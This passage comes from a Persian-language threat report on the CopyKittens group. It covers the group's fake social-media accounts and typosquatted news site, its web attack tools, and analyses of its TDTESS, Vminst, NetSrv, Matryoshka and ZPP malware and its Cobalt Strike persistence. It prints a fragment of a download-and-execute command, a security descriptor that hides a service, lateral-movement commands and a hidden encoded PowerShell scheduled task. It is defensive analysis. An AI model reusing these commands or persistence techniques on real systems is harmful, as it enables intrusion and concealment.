online/winini.exe','%TEMP%\XU.exe');&start %TEMP%\XU.exe& exit
```

همزمان فایل اجرایی فایلی با نام d5tjo.exe نیز بر روی دستگاه کپی می‌کند که یک ابزار رفع اشکال مجاز با عنوان Madshi است.

حساب‌های کاربری جعلی در شبکه‌های اجتماعی

در سال ۲۰۱۳، CopyKittens از چندین حساب کاربری در شبکه اجتماعی Facebook به‌منظور انتشار لینک‌هایی به یک سایت در ظاهر متعلق به یک روزنامه اسرائیلی با نام Haaretz استفاده کرد. همانطور که در تصاویر ۱۷ و ۱۸ نشان داده شده است مطالبی توسط این حساب‌های کاربری منتشر شده بود که در آنها به نشانی haarettz.co[.]il اشاره می‌شد. در صورتی که نام دامنه واقعی، haarettz – با یک t – است.


شکل ۱۷ – Erik Brown؛ نمونه‌ای از حساب کاربری استفاده شده توسط گروه CopyKittens



شکل ۱۸ – Amanda Morgan؛ نمونه‌ای از حساب کاربری استفاده شده توسط گروه CopyKittens

در حالی که حساب کاربری Erik Brown از سپتامبر ۲۰۱۵ فعالیتی نداشته، حساب کاربری Amanda Morgan تا اندکی پیش فعال بوده است. این حساب کاربری هزاران دوست و دنبال‌کننده در فلسطین اشغالی داشت.

در سال ۲۰۱۵، Amanda Morgan در قالب مطلبی به صفحه Emet press اشاره کرده بود.




شکل ۱۹ – اشاره به صفحه‌ای با عنوان Emet press توسط حساب کاربری Amanda Morgan

در صفحه مذکور، Emet press – Emet در زبان عبری به معنای "حقیقت" است – یک جمع‌آوری کننده خبر غیرمتعصب توسط دانشجویان اسرائیلی مقیم خارج معرفی شده است. اما به نظر نمی‌رسد که نوشته‌های آن توسط افرادی که عبری زبان اصلی آنها باشد نگارش شده باشد.

شکل ۲۰ – صفحه Emet press در Facebook

این صفحه مطالب سایت‌های آنلاین عبری را تا حدود یک سال قبل بازنشر می‌کرده است. سایتی با نشانی www.emetpress[.]com نیز محتوایی مشابه را منتشر می‌کرده است.



شکل ۲۱ – سایت Emet press

نه از صفحه Facebook و نه از سایت مذکور به منظور انتشار محتوای مخرب و جعلی، حداقل به صورت عمومی استفاده نشده است. احتمال داده می‌شود که هدف این صفحات صرفاً برقراری ارتباط با اهداف و شاید ارسال فایل‌های مخرب در قالب پیام‌های خصوصی بوده باشد. هر چند که شواهدی از این موارد ارائه نشده است.

در کد منبع سایت توضیحاتی است که www.novinwebgostar.com را به عنوان توسعه‌دهنده سایت معرفی می‌کند. این نشانی متعلق به شرکتی ایرانی در استان گلستان با نام نوین وب‌گستر است.

شکل ۲۲ – اشاره به نشانی www.novinwebgostar.com سایت Emet press

ابزارهای نفوذ وب

CopyKittens از ابزارهای زیر به منظور پویش آسیب‌پذیری‌های وب و بهره‌جویی و تزریق کد در SQL استفاده کرده است:

- Havij: ابزار خودکار تزریق SQL که توسط شرکت ایرانی ITSecTeam توسعه داده شده است. Havij رایگان بوده و دارای رابط کاربری گرافیکی است. از این ابزار عمدتاً برای تزریق کد SQL و ارزیابی آسیب‌پذیری استفاده می‌شود.
- SQLMap: یک ابزار خودکار تزریق کد و در کنترل گرفتن پایگاه داده است. ابزاری کدباز[۷] برای آزمون نفوذ است که پروسه شناسایی و بهره‌جویی از آسیب‌پذیری‌های تزریق کد SQL و در دست گرفتن پایگاه داده را خودکار می‌کند. این ابزار قادر به شناسایی مشخصات پایگاه داده، خواندن داده‌ها از بانک داده، دسترسی به سیستم فایل و اجرای فرامین بر روی سیستم عامل، همگی از طریق ارتباطات از راه دور است.
- Acunetix: یک پویشگر تجاری آسیب‌پذیری است. این ابزار قادر به شناسایی ضعف‌های امنیتی تزریق کد SQL، XSS، XXE، SSRF، Host Header Injection و بیش از ۳ هزار آسیب‌پذیری وب دیگر است.

این مهاجمان با ایجاد گواهینامه‌ای خودامضا در برخی از سرورهایشان سعی داشته‌اند که مایکروسافت و گوگل را جعل کنند.

بـدافـزارهـا

TDTESS

TDTESS، یک درب‌پشتی[۸] .NET با معماری ۶۴ بیتی است که امکان دریافت و اجرای فایل‌ها را بر روی دستگاه آلوده شده فراهم می‌کند. بطور دوره‌ای با سرورهای فرماندهی ارتباط برقرار کرده و با یک اصالت‌سنجی پایه‌ای فرامین را از آنها دریافت می‌کند. فرامین از طریق یک صفحه وب ارسال می‌شوند. بدافزار سرویسی مخفی را ایجاد می‌کند که در بخش Service Manager سیستم عامل

[۷] Open-source
[۸] Backdoor

Windows و سایر ابزارهایی که از WINAPI یا Windows Management Instrumentation استفاده می‌کنند قابل مشاهده نیست.

نصب و عزل

TDTESS می‌تواند هم به صورت تعاملی و هم به صورت غیرتعاملی (در قالب سرویس) اجرا شود. در صورت فراخوانی به صورت تعاملی یکی از دو مشخصه installtheservice برای نصب خود یا uninstalltheservice برای حذف خود را دریافت می‌کند. این مشخصه‌ها در ادامه شرح داده شده‌اند.

installtheservice

در صورت اجرا با سطح دسترسی Administrator سرویسی با ویژگی‌های زیر ایجاد می‌گردد:

Key name: bmwappushservice

Display name: bmwappushsvc

Description: WAP Push Message Routing Service

Type: own (runs in its own process)


Start type: auto (starts each time the computer is restarted and runs even if no one logs on to the computer)

Path: <main executable path> (In our analysis: c:\Users\PC008\Desktop\t.exe)

Security descriptor:

D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;F


A;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)



شکل ۲۳ – مشخصات سرویس در خط فرمان


بخش Security Descriptor که در کد بدافزار تزریق شده تکنیکی برای ماندگاری است. کاربر حتی اگر دسترسی در سطح Administrator را نیز داشته باشد قادر به متوقف کردن یا حتی مشاهده سرویس در بخش services.msc نخواهد بود. بطور کلی فرامین زیر را نمی‌توان بر روی این سرویس اجرا کرد:

- service_change_config
- service_query_status
- service_stop
- service_pause_continue
- delete




شکل ۲۴ – مشخصات سرویس در محضرخانه

در حین نصب سرویس فایل‌های لاگ نیز ایجاد می‌گردند که البته توسط بدافزار حذف می‌شوند. دو نمونه از لاگ‌های بازگردانی شده در شکل‌های ۲۵ و ۲۶ نمایش داده شده است.



شکل ۲۵ – محتوای فایل InstallUtil.InstallLog




شکل ۲۶ – محتوای فایل <filename>.t.InstallLog

پس از ایجاد سرویس، تاریخ و زمان ساخت آن به تاریخ و زمان ساخت فایل زیر تغییر می‌کند.


- %windir%\system32\svchost.exe

uninstalltheservice

در صورت اجرای این مشخصه با سطح دسترسی Administrator، سرویس مذکور حذف خواهد شد. مشابه installtheservice در حین حذف نیز فایل‌های لاگی ایجاد می‌شوند که در ادامه توسط برنامه حذف می‌گردند.



شکل ۲۷ – محتوای فایل InstallUtil.InstallLog




شکل ۲۸ – محتوای فایل InstallUtil.InstallLog

در صورتی که مشخصه‌ای ارائه نشود، برنامه خود را متوقف می‌کند.

عملکرد

این سرویس بمحض اتمام فرآیند نصب، خود را اجرا می‌کند. پس از پنج دقیقه با ارسال یک درخواست HTTP Head به نشانی Microsoft.com وضعیت اتصال به اینترنت را بررسی می‌کند.



شکل ۲۹ – مشخصه‌ها و نشانی HTTP URL که در کد بدافزار تزریق شده است

در ادامه تلاش می‌کند تا با دسترسی یافتن به سرور فرماندهی فرامین را دریافت کند.

به عنوان پاسخ، TDTESS انتظار دارد تا یکی از فرامین زیر را به صورت رمز شده در قالب Base64 دریافت کند:

- getnrun – یک فایل را دریافت و اجرا می‌کند. مشخصه‌های آن عبارتند از drop، drop_path و t
- runnreport – اطلاعاتی را در خصوص کامپیوتر ارسال می‌کند. مشخصه‌های آن cmd و boss هستند.
- wait – بازه زمانی بعدی را برای دریافت داده‌ها تعیین می‌کند.

Vminst

Vminst یک ابزار پس از حمله است که از آن برای آلوده‌سازی نقاط پایانی شبکه با بکارگیری اطلاعات اصالت‌سنجی سرقت شده استفاده می‌شود. این ابزار، Cobalt Strike را به دستگاه‌های آلوده شده تزریق می‌کند.

کد مخرب، یک ServiceMain را راه‌اندازی کرده و در قالب سرویسی با نام sdrsrv آن نصب می‌کند. زمانی که در قالب یک سرویس اجرا می‌شود بخش ابتدایی Cobalt Strike را در پروسه خود – که یک svchost با معماری ۳۲ بیتی است – تزریق کرده یا یک پروسه ۳۲ بیتی rundll32 را ایجاد نموده و بخش ابتدایی را به آن تزریق می‌کند. روش تزریق به مشخصه دریافت شده در زمان ایجاد سرویس بستگی دارد.

این بدافزار به نحوی پیکربندی شده که یک پروسه rundll32 جدید را در حالت تعلیق باز کرده و یک رشته اجرایی[۹] از راه دور جدید را که یک بخش ابتدایی Cobalt Strike یا کد دیگری را اجرا می‌کند ایجاد کند.

کد مخرب این قابلیت را داراست که خود را در حافظه اجرا کند. ضمن اینکه می‌تواند از طریق تابعی با عنوان v رشته‌ای در قالب Base64 را که به صورت زیر ایجاد می‌شود دریافت کند.

- Base-64-Encode(“/mv /OptionalCommand”)

این بدافزار با بکارگیری vminst.tmp در سطح سازمان منتشر می‌شود. با استفاده از فرمان زیر سگمنت‌ها را شناسایی کرده و سعی خواهد کرد تا از طریق SMB و تابع GetFileAttributes به دستگاه‌ها متصل شده و سرویس sdrsrv را بر روی هر سرویس اجرا کنند.

- rundll32 vminst.tmp,v /mv /get ip-segment credentials

NetSrv

NetSrv بخش‌های ابتدایی Cobalt Strike و کدهای مربوطه را بر روی دستگاه‌ها فراخوانی می‌کند.

ServiceMain خود را که در قالب سرویسی با نام netsrv نصب می‌شود پیاده‌سازی می‌کند. زمانی که در قالب یک سرویس اجرا می‌شود یک پروسه rundll32 در حالت تعلیق باز می‌شود و یک رشته اجرایی از راه دور را برای اجرای بخش ابتدایی یا کد Cobalt Strike اجرا می‌کند.

[۹] Thread

همچنین کد مخرب این قابلیت را داراست که مواردی را که باید در پروسه rundll32 تزریق شوند دریافت کند. این فرمان به صورت زیر اجرا می‌شود:

- netsrv.exe /managed /ModuleToInject

ModuleToInject می‌تواند هر یک از موارد زیر را داشته باشد:

- sbdns
- slbdnsk1
- slbdnsn1
- slbsbmn1
- slbsmbk1

هر کدام از این موارد بخش ابتدایی Cobalt Strike یا کدهای مربوطه را در پروسه rundll32 تزریق می‌کنند.

نسخه ۱ ابزار دسترسی از راه دور Matryoshka

Matryoshka یک ابزار دسترسی از راه دور است. این ابزار از DNS به عنوان ابزاری برای برقراری ارتباط با سرور فرماندهی استفاده کرده و دارای قابلیت‌های از راه دوری همچون سرقت گذرواژه‌های Outlook، تصویربرداری، ثبت کلیدهای زده شده، جمع‌آوری و ارسال فایل‌ها و دادن دسترسی Meterpreter به مهاجم می‌باشد. از نسخه ۱ ابزار Matryoshka در فاصله بین جولای ۲۰۱۶ تا ژانویه ۲۰۱۷ به صورت عمومی استفاده شده است.

در این نسخه، Matryoshka.Reflective_Loader اقدام به تزریق ماژول Matryoshka.Rat که دارای کلیدهای ماندگاری و روش‌های ارتباطی است می‌کند.

نسخه ۲ ابزار دسترسی از راه دور Matryoshka

نسخه ۲ ابزار Matreyoshk بسیار مشابه نسخه ۱ آن است؛ اما دارای فرامین کمتری است. بمحض شروع به کار، ماژول ارتباطی را به تمامی پروسه‌های در دسترس – با معماری اجرایی یکسان و با سطح دسترسی برابر یا کمتر – تزریق می‌کند.

نام ابتدایی آن injector.dll است. مرحله بعدی، در حافظه اجرا شده و ReflectiveDLL.dll نام دارد. ReflectiveDLL.dll خود را از طریق یک فرمان Schedule Task، ماندگار کرده و بررسی می‌کند که اجرا کننده Injector.dll بر روی دیسک وجود داشته باشد.

ReflectiveDLL.dll قادر به دریافت فرامین زیر از طریق پودمان DNS است:

- Send full info – ارسال مشخصات دستگاه
- Beacon – تزریق کد Cobalt Strike
- MessageBox – نمایش یک پیام
- Get UID – ارسال UID
- Exit – خروج از رشته اجرایی که به آن تزریق شده است.
- OK_StopParse – ادامه یا پایان دادن زنجیره فرامین

ZPP

ZPP برنامه‌ای مبتنی بر NET. است که فایل‌ها را با استفاده از الگوریتم ZIP فشرده‌سازی می‌کند. این برنامه قادر است که فایل‌های فشرده شده را به پوشه‌های اشتراکی از راه دور ارسال کند.

مشخصه‌های آن بشرح زیر است:

- i-: پسوند فایل‌هایی که باید فشرده شوند.
- s-: پوشه منبع
- d-: پوشه مقصد
- gt-: تاریخ و زمان بعد از آن
- lt-: تاریخ و زمان قبل از آن
- o-: نام فایل خروجی
- e-: پسوند استثناء شده

```
C:\Users\Homer\Desktop>zpp.exe
Finding 0 file in
[ERROR] Error Main -i(with.) -s -d -gt -lt -mb -o -e
```

شکل ۳۰ – ZPP در خط فرمان

ZPP به صورت دوره‌ای تمامی فایل‌ها را در پوشه منبع خوانده و در صورتی که نام آنها با الگوی مشخص شده همخوانی داشته باشد نسبت به فشرده‌سازی آنها اقدام می‌کند. فایل ZIP فشرده شده در پوشه خروجی ذخیره می‌شود. در صورتی که نام فایل خروجی تعیین نشده باشد، ZPP از الگوی zpp<random_number>.out. <file_number> استفاده خواهد کرد.

```
Finding 2 file in dest
Writing zip [zpp5077.out0] ,0 files remaining ,total file save = 2
Writing 2 files to dest Completed.
```

شکل ۳۰ – ZPP در خط فرمان

به نظر می رسد ZPP همچنان در حال توسعه باشد. تمامی نسخه‌های فعلی آن دارای باگ هستند.

ZPP از نسخه‌ای با قابلیت‌های محدود کتابخانه DotNetZip استفاده می‌کند که در نتیجه آن فایلی با نام Ionic.Zip.Reduced.dll نیز بر روی دستگاه آلوده شده در همان مسیری که ZPP بر روی آن قرار دارد کپی می‌شود.

همچنین ZPP مجهز به تابعی با عنوان doCompressInNetWorkDirectory نیز می‌باشد که امکان جمع‌آوری داده‌ها از روی دستگاه هدف و ارسال آنها به یک پوشه اشتراکی را فراهم می‌کند.

Cobalt Strike

Cobalt Strike یک نرم‌افزار تجاری است که برای اجرای عملیات پس از رخنه طراحی شده است. در حالی که این نرم‌افزار خود به تنهایی فاقد هر گونه کد مخرب است اما به دلیل قابلیت‌های پس از بهره‌جویی و امکانات ارتباطی آن به کرات توسط تبهکاران سایبری و حملات دولتی مورد استفاده قرار گرفته است.

CopyKittens از نسخه آزمایشی ۲۱ روزه رایگان Cobalt Strike و عمدتاً با هدف بکارگیری قابلیت ارتباط با سرور فرماندهی بر روی پودمان DNS از این نرم‌افزار استفاده می‌کند. از جمله سایر قابلیت‌های Cobalt Strike می‌توان از توانایی اجرای اسکریپت‌های

PowerShell، ثبت کلیدهای زده شده، تصویربرداری، دریافت فایل، اجرای کدهای مخرب و ارتباطات نقطه به نقطه از طریق پودمان SMB نام برد.

ماندگاری

مهاجمان برای ماندگار کردن Cobalt Strike بر روی ماشین یک فرمان Schedule Task را مستقیماً در محضرخانه ثبت می‌کنند.

بدافزار یک اجراکننده PowerShell را ایجاد می‌کند که از طریق آن پروسه powershell.exe فراخوانی شده و اسکریپت‌ها اجرا می‌شوند. این اجراکننده با یکی از اسامی زیر در مسیر %windir% کپی می‌شود:

- svchost.exe – همنام با یکی از فایل‌های اصلی Windows که البته محل فایل اصلی %windir%\System32 می‌باشد.
- csrss.exe – همنام با یکی از فایل‌های اصلی Windows که البته محل فایل اصلی %windir%\System32 می‌باشد.
- notpad.exe – نویسه e به عمد از آن حذف شده است.
- conhost.exe – همنام با یکی از فایل‌های اصلی Windows که البته محل فایل اصلی %windir%\System32 می‌باشد.

فرامین Schedule Task در مسیر زیر در محضرخانه تعریف می‌شوند:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks

در این فرمان از مشخصه‌های زیر استفاده شده است:

```
"Path"="\\Microsoft\\Windows\\Media Center\\ConfigureLocalTimeService"
"Description"="Media Center Time Update From Computer Local Time."
"Actions"=hex:01,00,66,66,00,00,00,00,2c,00,00,00,43,00,3a,00,5c,00,57,00,69,\
00,6e,00,64,00,6f,00,77,00,73,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,\
74,00,2e,00,65,00,78,00,65,00,7e,31,00,00,2d,00,6e,00,6f,00,70,00,20,00,2d,\
00,77,00,20,00,68,00,69,00,64,00,64,00,65,00,6e,00,20,00,2d,00,65,00,6e,00,\
63,00,6f,00,64,00,65,00,64,00,63,00,6f,00,6d,00,6d,00,61,00,6e,00,64,00,20,\
00,4a,00,41,00,42,00,7a,00,41,00,44,00,30,00,41,00,54,00,67,00,42,00,6c,00,\
[...]
```

کد شانزده‌شانزدهی[۱۰] در مشخصه Actions به خط زیر تبدیل می‌شود:

```
C:\Windows\svchost.exe -nop -w hidden -encodedcommand JABzAD0ATgBl[...]
```

فرمان فوق یک اجراکننده Cobalt Strike در قالب Base64 است.

فرمان فاقد ویژگی Name بوده و در پنجره Windows Scheduled Task Viewer نمایش داده نمی‌شود.

[۱۰] Hexdecimal

Metasploit

مجموعه‌ای رایگان و کدباز است که از آن برای توسعه و اجرای کد بهره‌جو در برابر یک ماشین هدف قرار گرفته شده از راه دور استفاده می‌شود. این مجموعه حاوی ۱۶۰۰ بهره‌جو و بیش از ۴۰۰ کد مخرب است که مهاجم را قادر به اجرای مجموعه‌ای از اسکریپت‌ها یا فرامین از راه دور بر روی دستگاه قربانی می‌کند. Meterpreter نیز کاربران را قادر به کنترل صفحه دستگاه با استفاده از VNC و مرور، ارسال و دریافت فایل‌ها می‌کند. همچنین با بکارگیری پویای کدهای مخرب مهاجم را قادر به عبور از سد سیستم‌های دفاعی ضدویروس می‌کند.


Empire


در شرایط مختلف مهاجمان از Empire که ابزاری رایگان و کدباز برای اجرای عملیات پس از بهره‌جویی است استفاده کرده‌اند. Empire با فراهم نمودن یک معماری منعطف و بکارگیری ارتباطات رمزگذاری شده امن مهاجمان را قادر به اجرای از راه دور کد و عبور از سد محصولات امنیتی می‌کند.


منابع


- http://blog.trendmicro.com/copykittens-exposed-clearsky-trend-micro/
- https://github.com/sqlmapproject/sqlmap
- https://msdn.microsoft.com/en-us/library/windows/desktop/ms685138(v=vs.85).aspx
- http://help.madshi.net/madExcept.htm
- https://www.bsi.bund.de/DE/Presse/Pressemitteilungen/Presse2017/Cyber-Angriff_auf_den_Bundestag_Stellungnahme_29032017.html
- http://www.clearskysec.com/wp-content/uploads/2017/07/Operation_Wilted_Tulip.pdf
- http://www.clearskysec.com/report-the-copykittens-are-targeting-israelis/
- http://www.clearskysec.com/copykitten-jpost/
- https://s3-eu-west-1.amazonaws.com/minervaresearchpublic/CopyKittens/CopyKittens.pdf


در اتاق خبر شبکه گستر بخوانید...























شبکه گستر

